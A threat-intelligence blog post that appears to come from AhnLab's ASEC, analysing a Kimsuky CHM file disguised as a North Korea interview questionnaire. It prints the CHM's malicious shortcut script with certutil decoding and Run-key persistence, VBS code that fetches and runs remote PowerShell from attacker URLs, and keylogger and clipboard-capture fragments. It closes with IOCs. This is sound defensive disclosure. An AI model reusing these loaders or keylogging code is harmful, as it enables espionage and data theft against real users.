

CHM Malware Disguised as North Korea-related Questionnaire (Kimsuky)

By ATCP

Published: 2023-03-07 · Archived: 2026-04-05 23:16:23 UTC



AhnLab Security Emergency response Center (ASEC) has recently discovered a CHM malware which is assumed to have been created by the Kimsuky group. This malware type is the same as the one covered in the following ASEC blog posts and the analysis report on the malware distributed by the Kimsuky group, its goal being the exfiltration of user information.

- [Analysis Report on Malware Distributed by the Kimsuky Group](#) – Oct 20, 2022
- [APT Attack Being Distributed as Windows Help File \(*.chm\)](#) – Mar 17, 2022
- [Malicious Help File Disguised as Missing Coins Report and Wage Statement \(*.chm\)](#) – May 11, 2022

The CHM file has been compressed and is being distributed as an email attachment. The first email that is sent pretends to be an interview request about matters related to North Korea. If the email recipient accepts the interview, then a password-protected compressed file is sent as an attachment. Not only is this email pretending to be a North Korea-related interview identical to the one previously analyzed, but it also follows the same format of sending the malicious file only when a recipient replies to the email.

- [Malware Disguised as Normal Documents \(Kimsuky\)](#) – Feb 03, 2023

- [Word File Provided as External Link When Replying to Attacker's Email \(Kimsuky\)](#) – July 26, 2022



Figure 1. Distributed email




Figure 2. Original email




Figure 3. Inside the compressed file

When the InterviewQuestionnaire(***) .chm file is executed, a help document with actual questions appears as shown below, making it difficult for users to realize that the file is malicious.




Figure 4. CHM disguised as a questionnaire

The CHM holds a malicious script, and, like the CHM malware covered before, it uses a shortcut object (ShortCut). The shortcut object is called through the Click method and the command in Item1 is executed. The command executed through ‘InterviewQuestionnaire(***) .chm’ is as follows.

- **Executed Command** cmd, /c echo [Encoded Command] > “%USERPROFILE%\Links\Document.dat & start /MIN certutil -decode “%USERPROFILE%\Links\Document.dat” “%USERPROFILE%\Links\Document.vbs” & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t REG_SZ /d “%USERPROFILE%\Links\Document.vbs” /f’

```
<OBJECT id=shortcut classid="{clsid:52a2aae-085d-4187-97ea-8c30db990436}" width=1 height=1>
<PARAM name="Command" value="Shortcut">
<PARAM name="Button" value="Bitmap:shortcut">
<PARAM name="Item1" value=',cmd, /c echo
U3ViIFdNUHJvYyhwX2NtZCkncGlzZXQgd20gPSBhZXRpYmp1Y3QoIndpbm1nbXRxOndpbjMyX3Byb2Nlc3MiKQ0KCNldCBvd3MgPSBhZXRpYmp1Y3QoIndpbm1n
bXRzO1xyb290XGpibXkyIiKNCglzZXQgb3NOID0gb3dzLkdldCgiV21uMzJfUHJvY2Vzc1N0YXJ0dXAiKQ0KCNldCBvY29uZiA9IG9zdC5tGF3bk1uc3Rhbmln
Xw0KCN9jb25mL1Nob3dXaW5kb3cgPSAxMg0KCNVyc1JldHViYiA9IHdtLkNyZWFOZShwX2NtZCwgTnVsbCwg2NvbmYsIHBPZCkncKkVucyZCBTdWlncG0KdXpID0g
Imh0dHA6Ly9tceGV2YWxyLnJpYS5tb25zdGVyL1NtdE1uZm8iDQpw3dFY21kID0gImNtZCAvYyBwb3dlcnNoZWxsIC1jb21tYW5kIC1iaWV4IC1h4eC9k
ZW1vLnR4dCkuY29udGVudDsgSW5mb0tleSATdXIg3h4eCoiIiINCnBvd19jbWQgPSBhZXRpYmp1Y3QoIndpbm1nbXRxOndpbjMyX3Byb2Nlc3MiKQ0KCNldCBvY29uZiA9IG9zdC5tGF3bk1uc3Rhbmln
ZCk > "%USERPROFILE%\Links\Document.dat" & start /MIN certutil -decode "%USERPROFILE%\Links\Document.dat"
"%USERPROFILE%\Links\Document.vbs" & start /MIN REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Document /t
REG SZ /d "%USERPROFILE%\Links\Document.vbs" /f'>
<PARAM name="Item2" value="273,1,1">

</OBJECT>
<script>
shortcut.Click();
</SCRIPT>
```

Figure 5. Malicious Script within CHM

Thus, the encoded command is saved to %USERPROFILE%\Links\Document.dat when the CHM is executed. The command that has been decoded by Certutil is saved to %USERPROFILE%\Links\Document.vbs. The threat actor also registered Document.vbs to the Run key (HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run) to ensure the malicious script would run persistently. Ultimately, Document.vbs executes the PowerShell script in [http://mpevalr.ria\[.\]monster/SmtInfo/demo.txt](http://mpevalr.ria[.]monster/SmtInfo/demo.txt).

```
Sub WMPProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:\root\cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mpevalr.ria.monster/SmtInfo"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/demo.txt).content; InfoKey -ur 'xxx'""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMPProc(pow_cmd)
Document.vbs 내 코드

Sub WMPProc(p_cmd)
    set wm = GetObject("winmgmts:win32_process")
    set ows = GetObject("winmgmts:#root#cimv2")
    set ost = ows.Get("Win32_ProcessStartup")
    set oconf = ost.SpawnInstance_
    oconf.ShowWindow = 12
    errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://mc.pzs.kr/themes/mobile/images/about/temp/myverify"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/lib.php?idx=5).content; InfoKey -ur 'xxx'""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMPProc(pow_cmd)
Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드
```

Figure 6. (Top) A portion of Document.vbs's code / (Bottom) A portion of the vbs code uncovered in a past report

The URL that Document.vbs connects to is currently unavailable, but a script assumed to have been downloaded from this address has been found. The confirmed script file is responsible for intercepting a user's key inputs before saving them in a certain file and sending that file to the threat actor. In addition to reading the caption of the currently running ForegroundWindow and keylogging, it periodically checks the clipboard contents and saves them to the %APPDATA%\Microsoft\Windows\Templates\Pages_Elements.xml file. Afterward, it sends this file to [http://mpevalr.ria\[.\]monster/SmtInfo/show.php](http://mpevalr.ria[.]monster/SmtInfo/show.php).

```

$shTopWnd = $o_clk::($mClk[3]) ()
$len = $o_clk::($mClk[4])($shTopWnd, $scurWnd, $scurWnd.Capacity)
if($scurWnd.ToString() -ne $oldWnd){
    $oldWnd = $scurWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $scurWnd.ToString() + "]
    -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($scurTick - $oldTick) -gt 1000)){
    $oldTick = $scurTick
    $scurClip = $o_clk::($mClk[6]) ()
    if($oldClip -ne $scurClip){
        $oldClip = $scurClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.
            Clipboard]::GetText() + "`n-----`n", $o_enc_mode)
        }
    }
}
}

```

demo.txt 내 코드

```

$shTopWnd = $o_clk::($mClk[3])0
$len = $o_clk::($mClk[4])($shTopWnd, $scurWnd, $scurWnd.Capacity)
if($scurWnd.ToString() -ne $oldWnd){
    $oldWnd = $scurWnd.ToString()
    $t = Get-Date -Format $tf
    [System.IO.File]::AppendAllText($Path, "`n----- [" + $t + "] [" + $scurWnd.ToString() + "] -----`n", $o_enc_mode)
}

if(($oldTick -eq 0) -or (($scurTick - $oldTick) -gt 1000)){
    $oldTick = $scurTick
    $scurClip = $o_clk::($mClk[6])0
    if($oldClip -ne $scurClip){
        $oldClip = $scurClip
        if($o_clk::($mClk[7])(1)){
            [System.IO.File]::AppendAllText($Path, "`n----- [Clipboard] -----`n" + [Windows.Clipboard]::GetText() +
            "`n-----`n", $o_enc_mode)
        }
    }
}
}

```

Kimsuky 그룹 유포 악성코드 분석 보고서에서 확인된 코드

Figure 7. (Top) A portion of demo.txt / (Bottom) A portion of the PowerShell script code from a past report

As can be seen from Figure 6 and Figure 7, Document.vbs (VBS script file) and demo.txt (PowerShell script file) have the same format as the malware that was analyzed in the ‘Analysis Report on Malware Distributed by the Kimsuky Group’ published on ATIP last year. With this in mind, users should take extreme caution as the Kimsuky group appears to be distributing phishing emails with malware strains in various forms like Word files and CHM. **[File Detection]** Dropper/CHM.Generic (2023.03.07.00) Data/BIN.Encoded (2023.03.07.00) Downloader/VBS.Agent.SC186747 (2023.03.07.00) Trojan/PowerShell.Agent.SC186246 (2023.02.09.00) **[Behavior Detection]** Execution/MDP.Cmd.M4230

MD5

0f41d386e30e9f5ae5be4a707823fd78

726af41024d06df195784ae88f2849e4

89c0e93813d3549efe7274a0b9597f6f

9f560c90b7ba6f02233094ed03d9272e

Additional IOCs are available on AhnLab TIP.

URL

[http://mpevalr\[.\]ria\[.\]monster/SmtInfo/demo\[.\]txt](http://mpevalr[.]ria[.]monster/SmtInfo/demo[.]txt)

[http://mpevalr\[.\]ria\[.\]monster/SmtInfo/show\[.\]php](http://mpevalr[.]ria[.]monster/SmtInfo/show[.]php)

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Source: <https://asec.ahnlab.com/en/49295/>